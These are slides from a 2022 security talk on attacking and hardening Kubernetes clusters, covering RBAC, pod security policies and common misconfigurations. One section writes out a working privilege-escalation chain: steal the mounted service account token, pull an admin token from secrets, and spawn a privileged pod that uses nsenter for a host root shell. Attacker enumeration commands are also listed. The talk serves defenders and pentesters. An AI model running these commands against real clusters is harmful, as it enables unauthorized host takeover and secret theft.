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Attacking Kubernetes managed environments

Sev4Dev - Attacking Kubernetes managed environments 09.09.2022



condignum at a glance

Founded in Austria in 2019, condignum is one of the most innovative companies in the cyber security sector


- established
 - with major accounts in the DACH region
 - in almost all industries
- partnerships with recognised research centres

Key facts

- 15+team members, including 8 principals (2022)
- represented in Austria and Germany

Products and Services

- forward-looking technologies: condignum SaaS Plattform, condignum PentestV \overline{M}
- Cyber Security Consulting
- managed Security Services





About Me

Teamlead Professional Services & Security Consultant

My Kubernetes security background

- Started working on it at the end of 2019
- Worked on secure usage of Kubernetes for various customers
- Wrote internal rules and polices to enable devs/devops to use it (more or less) safely
- Current work: Security Research on K8s "extensions"

Attack surface of Kubernetes environments

• Kubernetes architecture


- Cluster components
- Container Runtime
- Kubernetes Security
 - Attack Surface
 - RBAC
 - PodSecurityPolicies
 - NetworkSecurityPolicies
 - Main takeaways
 - Bonus: Possible misconfigurations of cluster components

What is Kubernetes?

- Container orchestration
- "Deployment, Management, Scaling of containerized applications"

• Containers (vaguely)

- Isolation approach, existed since decades using different approaches
- These days on Linux: Namespaces (PID, NET, Mount, IPC etc.) for separating access, "Control groups" (cgroups) for managing computing resource access, dropping of Linux Kernel capabilities, "chroot" into separate COW file system etc.
- Leads to processes running isolated from each other on the same machine
- Good resources for understanding Linux containers:
- https://itnext.io/chroot-cgroups-and-namespaces-an-overview-37124d995e3d
- https://dev.to/ivanmoreno/understand-how-linux-containers-works-with-practical-examples-2ng2#create-a-container-from-scratch



Source: https://d33wubrfki0l68.cloudfront.net/817bfdd83a524fed7342e77a26df18c87266b8f4/3da7c/images/docs/components-of-kubernetes.png

- Kube-apiserver: ReST based "control plane" of Kubernetes
- Etcd: Key-Value-Store, main database of Kubernetes
- Kube-scheduler: manages new pods and finds worker nodes on which to run them
- Kube-controller-manager: Managers ,, controller". Controller themself manage different behavior in the cluster (e.g. replication controllers etc.)
- Kubelet: runs on every worker and manages running containers, communicates with container runtime as well as with the kube-api etc.
- Kube-proxy: Proxy runnning on every worker node, represents the running services in the containers

• Container-Runtime: Management of running containers (e.g. containerd, CRI-O, docker) © condignum GmbH 2022. All rights reserved.



Kubernetes Naming / Workloads

• Pods

Concept for one or more running containers sharing the same PID/NET/IPC namespace and being inside the same cgroup

Kubernetes Namespace

"Virtual clusters", actually dividing cluster resources

ReplicaSet

Replicates pods, aims to guarantee availability

Deployment

Deployment provides updates for Pods and ReplicaSets. Used for static applications

• StatefulSet


Used for statefull applications. Helps users to track states, glues "sticky identity" to pods

• DaemonSet

Node local tools and facilities for managing clusters (kubernetes components often deployed as DaemonSets)

Kubernetes Container Runtime Interface

cri-o in this example, could also be docker



Source: https://cri-o.io/assets/images/architecture.png

- Kube-apiservertalks to kubelet to start a new Pod
- Kubelet then talks to cri-o daemon to start the container(s) via the Kubernetes CRI (Container Runtime Interface)
- cri-o pulls image using container/image library from image registry
- Image is being unpacked in rootfs of containers (COW file system)
- Crio-O creates a OCI (open container initiative) Runtime JSON file containing details for the execution of the container
- Cri-O then starts the actual OCI Runtime, running the desired processes (OCI is runc by default in cri-o)
- Containers being monitored using conmon (runs under PID 1 in each container)

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Attack surface from inside containers

• Not being discussed here further, but..

- CVEs in container runtimes
- Overprivileged containers
 - Capabilties
 - File mounts
- Access to docker socket (or other runtime APIs)
- Kernel vulnerabilities (!) containers by itself do not immunize you against Linux kernel bugs
 - seccomp can reduce kernel attack surface
 - Seccomp runtime default (uses container runtime seccomp default) currently in alpha



Attack surface of Kubernetes

Attacker spawns shell on the container – what's new?

- Most typical attacker behavior remains the same
- Attacker wants to steal data or laterally move throughout the network
- Attackers want to persist themselves (wherever possible)
- Persistence may be different, since containers are short in living
 - Are being redeployed, vulnerabilities have to be re-exploited
 - Persistence inside of container is short in its lifespan
 - Kubernetes specific deployments could be abused, existing deployments altered
 - Options: deploy backdoored container, manipulate existing pod definitions, manipulate images (lot of these options are pretty loud)

What's new then?



What's new then?

- Kubernetes API is the main new attack surface
- Per design reachable from inside running pods

Service User Token: Attack Surface

- Per default, a token of service user "default" of the namespace the Pod is running in is being mounted inside of the containers (!)
 - /var/run/secrets/kubernetes.io/serviceaccount
- Privileges highly vary, can be all fine to devastating
- RBAC concept is the main authorization scheme in Kubernetes (if authorization is used at all)
- If no authorization is configured (best case using RBAC), it would mean highest privileges access to the kube-API from inside of the container
- Do not mount it if it's not needed even though it is default behavior



Authorization (RBAC) Attack Surface

Most important ones:

- ANY-Rules on a resource (always interesting)
- Secrets (Kubernetes feature to hand over secrets to a deployed container)
- Privilege on a deployment resource, e.g. pod/deploymentset/stateful set etc. (access it, start it, create new ones in different namespaces)
- Create/update Roles/Rolebindings (the essentials of kuberentes RBAC)

Authorization (RBAC) Attack Surface

- Secrets
 - GET, LIST, UPDATE
- ANY-Rules on resource
 - CREATE, UPDATE, PATCH *
 - LIST, WATCH, GET *
 - DELETE *
- CREATE pod in a different/privileged namespace (can then mount privileged token and e.g. read additional secrets)
- CREATE/UPDATE deploymentsets, updatesets, Statefulsets, Replicationcontrollers, Replicasets, Jobs and Cronjobs
 - Can all be used to create new Pods. Then create a new Pod in privileged namespace \rightarrow PrivEsc
- USE pod
 - Use pod also means to use "exec" on the pod and run code in it. Can that be done for privileged Pods? \rightarrow PrivEsc
- GET/Patch Rolebindings
- Impersonate privilege (against a privileged user)

RBAC tooling

- Kubectl on-board auth check
 - kubectl auth can-i --list -token=\$token
- Rakkess
 - <u>https://github.com/corneliusweig/rakkess</u>
- Rbac-Tool
 - https://github.com/alcideio/rbac-tool

Overprivileged Pods: Attack Surface

• "Privileged"

- Share namespace with the host
- Very privileged containers, usually used for host configuration/network manipulation/device access etc.
- Having a shell on one of these is almost like having direct shell access on the underlying host
- Root inside privileged container is more or less equal to root in the underlying host (no use of User Namespaces in Kubernetes at this time)
 - (reminder: root in a unprivileged container still uses layers of defense against host breakout)

Overprivileged Pods: Attack Surface

hostPID

- Allows access to the hosts PID namespace
- hostIPC
 - Allows access to the hosts IPC namespace, communicating with hosts running processes
- Host Volume Access
 - Sensitive data from the host mounted to the container
- Overprivileged User / Privilege Escalation Allowed



Abuse service account token

internal Kube-API hostname

APISERVER=https://kubernetes.default.svc

ServiceAccount token

SERVICEACCOUNT=/var/run/secrets/kubernetes.io/serviceaccount

Pods namespace

NAMESPACE=\$(cat \${SERVICEACCOUNT}/namespace)

ServiceAccount bearer token
TOKEN=\$(cat \${SERVICEACCOUNT}/token)

Certificate Authority (CA) for accessing Kube-API securly CACERT=\${SERVICEACCOUNT}/ca.crt

Lets go!

curl --cacert \${CACERT} --header "Authorization: Bearer \${TOKEN}" -X GET \${APISERVER}/api

curl --cacert \${CACERT} --header "Authorization: Bearer \${TOKEN}" -X GET \${APISERVER}/api/v1/namespaces/

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Abuse service account token

Use kubectl to get your currents token permission

./kubectl --token=\$TOKEN auth can-i --list --server https://172.16.146.130:8443 --certificate-authority \$CACERT

Use our token to query for a higher privileged token

./kubectl --token=\$TOKEN get secrets -n highpriv-overlord --server https://172.16.146.130:8443 --certificate-authority \$CACERT

Our high priv JWT

tokenAdmin=`echo eyJhbGciOiJSUzI1NiIsImtpZCI6InVkMU1qU1d2TTVGYmJocEpPZVlGTl1NeXpOX0liWjZJb0wyT0NRN3RPTVkifQ.eyJpc3MiOiJrdWJlcm5Jp...`

Start privileged container, mount hosts namespace

```
./kubectl run r00t22222349 --restart=Never -ti --rm --image lol --overrides
'{"spec":{"hostPID": true,
"containers":[{"name":"1","image":"alpine","command":["nsenter","--
mount=/proc/1/ns/mnt","--","/bin/bash"],"stdin":
true,"tty":true,"securityContext":{"privileged":true}}]}' --server
https://172.16.146.130:8443 --token $tokenAdmin --certificate-authority $CACERT
```

Typical attacker behavior in Kubernetes envs

• Show all images

- kubectl get pods --all-namespaces -o json | jq -r
 '.items[].spec.containers[].image' | sort | uniq
- Network Policy
 - kubectl get networkpolicy --all-namespaces -o jsonpath='{range .items[*]}rule name:{" "}{@.metadata.name}{"\n"}namespace:{" "}{@.metadata.namespace}{" "}{"\n"}rule:{"\n"}{" "}{@.spec.*}{" "}{"\n"}{"\n"}{end}"
- Cluster admins
 - kubectl get clusterrolebindings | grep "ClusterRole/cluster-admin"
- ClusterRoles/Roles Secret Access privilege
 - kubectl get clusterroles -o json | jq -r '.items[] | select(.rules[].resources | index("secrets")|select(. != null)).metadata.name'
 - kubectl get roles --all-namespaces -o json | jq -r '.items[] | select(.rules[].resources | index("secrets")|select(. != null)).metadata.name'



Typical attacker behavior in Kubernetes envs

• ClusterRoles/Roles with configmap privileges

- kubectl get clusterroles -o json | jq -r '.items[] | select(.rules[].resources index("configmaps")|select(. != null)).metadata.name'
- kubectl get roles --all-namespaces -o json | jq -r '.items[] | select(.rules[].resources | index("configmaps")|select(. != null)).metadata.name'
- All Images in use
 - kubectl get pods --all-namespaces -o json | jq -r
 '.items[].spec.containers[].image' | sort | uniq
- ClusterRole/Role Wildcard Access to some resource
 - kubectl get clusterroles -o json | jq -r '.items[] | select(.rules[].resources index("*")|select(. != null)).metadata.name'
 - kubectl get roles --all-namespaces -o json | jq -r '.items[] | select(.rules[].resources | index("*")|select(. != null)).metadata.name`
- List all PersistentVolumes
 - kubectl get pvc --all-namespaces

Privivlege Escalation Evaluation

• List all privileged pods

- kubectl get pods --all-namespaces -o json | jq -r
 '.items[]|select(.spec.containers[].securityContext | select(.privileged == true)).metadata.name'
- List all pods allowing privilege escalation
 - kubectl get pods --all-namespaces -o json | jq -r
 '.items[]|select(.spec.containers[].securityContext | select(.allowPrivilegeEscalation == true)).metadata.name'

• All root pods

kubectl get pods --all-namespaces -o json | jq -r
 '.items[]|select(.spec.containers[].securityContext | select(.runAsUser == 0)).metadata.name'

• SYS-Admin-Caps

- kubectl get pods --all-namespaces -o json | jq -r '.items[] | select(.spec.containers[].securityContext.capabilities.add | index("SYS_ADMIN") | select(. != null)).metadata.name`
- More dangerous privs exist
- More to be found here
 - https://github.com/lightspin-tech/red-kube/blob/main/RedKubeCTL.yml

PodSecurityPolicies / PodSecurityStandards + PodSecurityAdmissions

- PSPs have been deprecated and are soon the be replaced by PSS
- All of them put constraints onto newly created Pods, which have to be fulfilled before being allowed to be deployed
- Can hinder the creation of e.g. high privileged containers, hostPath access etc.
- Should be used ;-)

PSP (deprecated) vs PSS/PSA

- In my view: PSPs are more restrictive, as there are usually no ways to deploy when violating a PSP that has been put upon you (except when that PSP is only mutating your request before deployment)
 - Dangers in using PSS by weaken it and only warn the user when they deploy a dangerous pod
 - Migrating often leads to insecure defaults remaining active
- However, PSP where limited on which kind of contrains you can put onto Pod creation which lead to the development of third party admission controllers such as:
 - OPA/Gatekeeper
 - K-Rail
- It was quite easy to shoot yourself in the foot using PSPs
- It looks like PSS ist easier to use

PodSecurityStandards

- Mainly invited to the Kubernetes ecosystem to make Pod Security measures easy to use
- Brings three policies into place
 - Privileged
 - Baseline
 - Restricted
- If you need it more detailed, you have to use a validating "admission webhook"
- In constrast to PSPs, they can be run in different ways
 - Enforce
 - Audit
 - Warn

PodSecurityPolicies

- hostPID/hostIPC/hostNetwork
 - False
- privileged: false
- allowPrivilegeEscalation: false
- runAsUser:
 - rule: 'MustRunAsNonRoot'
- Further hardening measures can be applied
 - readOnlyRootFilesystem: false
 - Volumes (Whitelist types of volumes allowed)
 - allowedHostPaths (Whitelist)
 - readOnly: true

PodSecurityPolicies

- Drop capabilities of all kinds
 - requiredDropCapabilities:
 - - AUDIT_CONTROL
 - - AUDIT_WRITE
 - - BLOCK_SUSPEND
 - - CHOWN
 - - DAC_OVERRIDE
 - - DAC_READ_SEARCH
 - - FOWNER
 - - FSETID
 - - IPC_LOCK
 - - IPC_OWNER
 - - KILL
 - - LEASE
 - - LINUX_IMMUTABLE
 - MAC_ADMIN

- MAC_OVERRIDE
- MKNOD
- NET_ADMIN
- NET_BIND_SERVICE
- NET_BROADCAST
- NET_RAW
- Setfcap
- Setgid
- SETPCAP
- Setuid
- SYSLOG

- SYS_ADMIN
 - SYS_BOOT
- SYS_CHROOT
- SYS_MODULE
- SYS_NICE
- SYS_PACCT
- SYS_PTRACE
- SYS RAWIO
- SYS_RESOURCE
- SYS_TIME
- SYS_TTY_CONFIG
- WAKE_ALARM

Policy-as-Code solutions

- There are PAC solutions that are not part of Kubernetes itself
- Still, they allow fine-grained custom constrained to be put onto pods

Some examples:

- OPA/Gatekeeper
- Kubewarden

NetworkPolices

- By default, pods send/receive traffic without any sort of filtering
- NetworkPolicies should be used, can reduce impact of a breach and limit lateral movement possibilities for an attacker
 - Usually build on top of some sort in CNI (Container Networking Interface)
- Essentially networking rules for pods
- Are being interpreted by the worker nodes and represented in different forms (iptables, other BPF network filtering etc.)

NetworkPolices

• If used properly, networking rules can be easily implemented

- Default Ingress/Egress
- Deny everything, allow selectively
- "ServiceMesh" usage recommended when lots of services are interacting with each other
 - Istio, using "sidecars" with proxies
 - Ensures cert authentication and transport encryption



Main takeaways

- Roll out a PSP/PSS that enforces lowest privileges possible on Pods
 - Enforce the lowest privileged PSP/PSS on as most users as possible
 - If privileged pods are needed, create a separate PSP and let only authorized entities use it.
- Use least privileges for roles all over the place
 - Users deploying to Kubernetes (different departments in you company)
 - ServiceAccounts
- Don't mount Service Account tokens if not necessary (attack surface reduction)
- Don't mount volumes from the host if not absolutely needed
- Make use of network policies
- No deployments on master nodes

Main takeaways

General recommendations:

- Patch
- Isolate cluster (nodes and masters) from every other network
- Evaluate further security measures (Security monitoring/IDS, e.g. NeuVector, seccomp for syscall restrictions, AppArmor for application whitelisting, SELinux for MAC)
- Take good care where your images are coming from
 - And minimize them ;)
- Use logging
- Resource limiting (DoS prevention)
 - Pretty important for availability, not so much for this talk ;)

Thank you!

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We're hiring!

- Pentesters
- Developers

Misconfiguration on Master Node

• Kubernetes-API (tcp/6443)

- Central component in Kubernetes for administrating the cluster. All components (Master/Nodes, even containers) talk with this API
- Misconfigurations
- Authorization mode & anonymous auth
 - --authorization-mode should be RBAC
 - --anonymous-auth=false can be used, otherwise unauthenticated access is possible (which is not a worst case by default, are handled as user "system:anonymous" then)
 - If additionally "authorization-mode" is "AlwaysAllow" is configured, every user would be high privileged.
- --insecure-port=0
 - If not configured, an unauthenticated, unauthorized high privilege port is exposed



Misconfiguration on Master Node

requestheader-allowed-names should be used

 If this parameter is not used, two other parameters often used become dangerous ("--requestheader-group-headers=X-Remote-Group" und "-requestheader-username-headers=X-Remote-User") because they can specify who they are (which is usually being done on the basis of commonname and organization field

Auto mount default Service Account Token

• A JWT token to access the kube-API is being mounted into every container by default (!). Privileges highly vary based on RBAC rules. This can be deactivated,

• Etcd (tcp/2379, tcp/2380)

- Runs on every master node, should be authenticated using TLS Client certificates
- kube-controller-manager (localhost) & kube-scheduler (localhost)
- Should be bound to localhost only, might disclose information in Prometheus format

Misconfigurations on Master Node

AdmissionController

- Admission controller adds more security features to the kube-API
- --admission-control=...,AlwaysPullImages
 - Should be enabled, otherwise container can pull local images which are cached on the workers without checking if they are authorized to use them

--admission-control=...,DenyEscalatingExec

- Prevents users from attaching to privileged Pods (privileged: true, hostPID: true or hostIPC: true)
- --admission-control=...,PodSecurityPolicy
 - Activates PodSecurityPolicies, highly recommended, but must be configured before activated

Misconfigurations on Worker Node

- Kubelet Settings (tcp/10250, tcp/10255)
 - Use ",--authorization-mode=Webhook" and ",--anonymousauth=false"
 - If they are not used, unauthentiated Code Execution is possible on the kubelet API and therefore in every running container
 - Health API should be bound to localhost, kubelet itself has to be available
 - TLS Client Certificate Authentication should be enabled.
 - Again, CommonName represents usersname, Organization represents Group



Misconfigurations of container runtime

- Kubelet talks to container runtime to start the actual containers
- If being done over TCP, it should be authenticated and using TLS, only bound to localhost
- The local unix socket being used by the container runtime must never be mounted inside of the container (!) as well as accessible for underprivileged users

Misconfigurations of kubectl

- Kubectl is a CLI tool to manage the cluster
 - Is using a config file in ~/.kube/config, contains mostly a TLS Client Cert used to authenticate
 - Access privileges to this file should be according
 - "kubectl proxy" starts a proxy, which forwards unauthenticated web requests to the kube-API with users privileges. Don't use that if not absolutely necessary.

Authentication

Authentication on API-Server

- Communication from Container to API is a primary Use-Case(!)
- Service Accounts using Bearer Tokens) for that (mounted in "/run/secrets/kubernetes.io/serviceaccount/token").
- TLS-Client-Cert with username in CommonName and Group in "Organization" Field
- All other forms of authentication should not be used
- Fun fact: Cert revocation is not a thing at the moment
- Authentication on kubelet
 - Configure TLS Client Cert Authentication
 - By default, no authentication is configured, requests treated as "anonymous user" and "system:unauthencated" group (can be bad depending on the environment)

- RBAC authorization should be used ("authorization-mode=RBAC")
- RBAC in Kubernetes consists out of three components
 - ClusterRoles/Roles
 - Subjects (Users, Groups, Service Accounts)
 - CluserRoleBindings/RoleBindings
- Reminder: "AllowAll" disables all Authorization

- ClusterRoles/Roles
 - ClusterRole means effective in the entire cluster, Role only in a particular namespace
 - Has to be bound using ClusterRoleBindings/RoleBindings to be effective
 - Contains the actual permission
 - Defined as access verb (GET, LIST, USE, etc.) onto a resource available on the API

Authorization (RBAC) - Role

apiVersion: v1 items: - apiVersion: rbac.authorization.k8s.io/v1 kind: Role metadata: creationTimestamp: "2019-11-13T08:26:32Z" name: istio-ingressgateway-sds namespace: istio-system resourceVersion: "7229977" selfLink: /apis/rbac.authorization.k8s.io/v1/namespaces/istio-system/roles/istio-ingressgateway-sds uid: 1e8006b6-53e3-47fd-aafa-f84c59be7ad9 rules: - apiGroups: resources: - secrets verbs: - get - watch - list

- Subjects
 - Can be User, Group or Service Account
 - "Normal" Users do not exist inside of Kubernetes, but are rather self-describing their identify in TLS certificate fields, signed by the Kubernetes CA
 - Service Accounts are being managed and hold inside of etcd

Authorization (RBAC) - Subject

[test]\$ kubectl describe serviceaccounts test -n kube-system Name: test Namespace: kube-system Labels: <none> Annotations: <u>kubectl.kubernetes.io/last-applied-</u> configuration: {"apiVersion":"v1","kind":"ServiceAccount","metadat a":{"annotations":{},"name":,,test","namespace":"kube-system"}} Image pull secrets: <none> Mountable secrets: test-token-748w9 Tokens: test-token-748w9 Events: <none>

- RoleBindings/ClusterRoleBindings
 - For privileged described in Roles/ClusterRoles being effective, they are being mapped onto subjects
 - After that, the rule is effective

```
Authorization (RBAC)
"apiVersion":"v1",
"items": [
              "apiVersion": "rbac.authorization.k8s.io/v1",
"kind": "RoleBinding",
"metadata": {
              iroleRef"; {
                 "apiGroup": "rbac.authorization.k8s.io",
"kind": "Role",
"name": "istio-ingressgateway-sds"
             },
"subjects": [
                     "kind": "ServiceAccount",
"name": "istio-ingressgateway-service-account"
```



Additional thoughts

- In production, devs will deploy their applications in cluster managed by Ops
- Should be given least principles by default (in form of PodSecurityPolicy and user privileges)
- All additional permissions must be explicitly asked for and manually reviewed by Ops and/or Security (if available)

Additional tests

- Companies selling Kubernetes solutions might add additional components
- System hardening and patch management of underlying host
- Network segmentation of cluster infrastructure
- Volume Mounting
 - Is sensible data mounted into the container?
 - What kind of volumes can be mounted? NFS? iSCSI?

What's next?

- Maybe metasploit post exploit module?
 - Automate privilege enumeration of service token
 - Provision tools on compromised pod, since the images in use are often minimal

Lots of sources/tools

- Red kube
 - <u>https://github.com/lightspin-tech/red-kube</u>
- Trivy imagescanner
 - <u>https://github.com/aquasecurity/trivy</u>
- Kube-audit
 - Nice tool for RBAC reviews
 - https://github.com/Shopify/kubeaudit
- kube-bench
 - CIS hardening tests
 - <u>https://github.com/aquasecurity/kube-bench</u>
- kube-hunter
 - Detects lots of basic misconfigurations
 - <u>https://github.com/aquasecurity/kube-hunter/</u>
- rakkess
 - Tools to list access privileges on a ressource
 - <u>https://github.com/corneliusweig/rakkess</u>
- Kubiscan
 - List risky RBAC roles
 - https://github.com/cyberark/KubiScan
- Kubernetes-rbac-audit
 - https://github.com/cyberark/kubernetes-rbac-audit

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Lots of sources/tools

- https://www.cyberark.com/threat-research-blog/securing-kubernetes-clusters-by-eliminatingrisky-permissions/
- Kubernetes API-Definition: https://kubernetes.io/docs/reference/generated/kubernetesapi/v1.15/
- Excessive technical introduction to containers:
 - https://www.nccgroup.trust/globalassets/ourresearch/us/whitepapers/2016/april/ncc_group_understanding_hardening_linux_containers-1-1.pdf
- Kubernetes Pentest articles by Cyberark and SecurityBoulevard
 - https://www.cyberark.com/threat-research-blog/kubernetes-pentest-methodology-part-1/
 - https://www.cyberark.com/threat-research-blog/kubernetes-pentest-methodology-part-2/
 - https://securityboulevard.com/2019/11/kubernetes-pentest-methodology-part-3/
- Kubernetes Network Policy Recipes
 - https://github.com/ahmetb/kubernetes-network-policy-recipes
- PSP Hardening measures in Kubernetes
 - https://kubesec.io
- Attacking and Defending Kubernetes
 - <u>https://github.com/kubernetes/community/blob/master/wg-security-audit/findings/AtredisPartners_Attacking_Kubernetes-v1.0.pdf</u>
- Kubernetes Thread Model
 - https://github.com/kubernetes/community/blob/master/wg-securityaudit/findings/Kubernetes%20Threat%20Model.pdf

Lots of sources/tools

- "Deep-dive into real world Kubernetes Threats" (most recent and complete talk about attack vectors) by Mark Manning from NCC Group
 - <u>https://research.nccgroup.com/2020/02/12/command-and-kubectl-talk-follow-up/</u>
 - https://twitter.com/antitree
- Few CLI commands for starting you self-made container (Twitter post by Julia Evans)
 - <u>https://gist.github.com/jvns/ea2e4d572b4e2285148b8e87f70eed73</u>
 - https://twitter.com/b0rk/status/1230606332681691136

Initial security research regarding Kubernetes

- Up until 02/2020:
- "Security audit working group"
- Performed security tasks, released papers/reports
 - Source Code Reviews
 - Thread Modeling
 - Security Whitepapers
 - "Attacking and Defending Kubernetes Installations"
- Most excessive security work/audit so far
- SCR revealed 37 vulns, 5 of them classified as High
- Performed by Trail of Bits and Atredis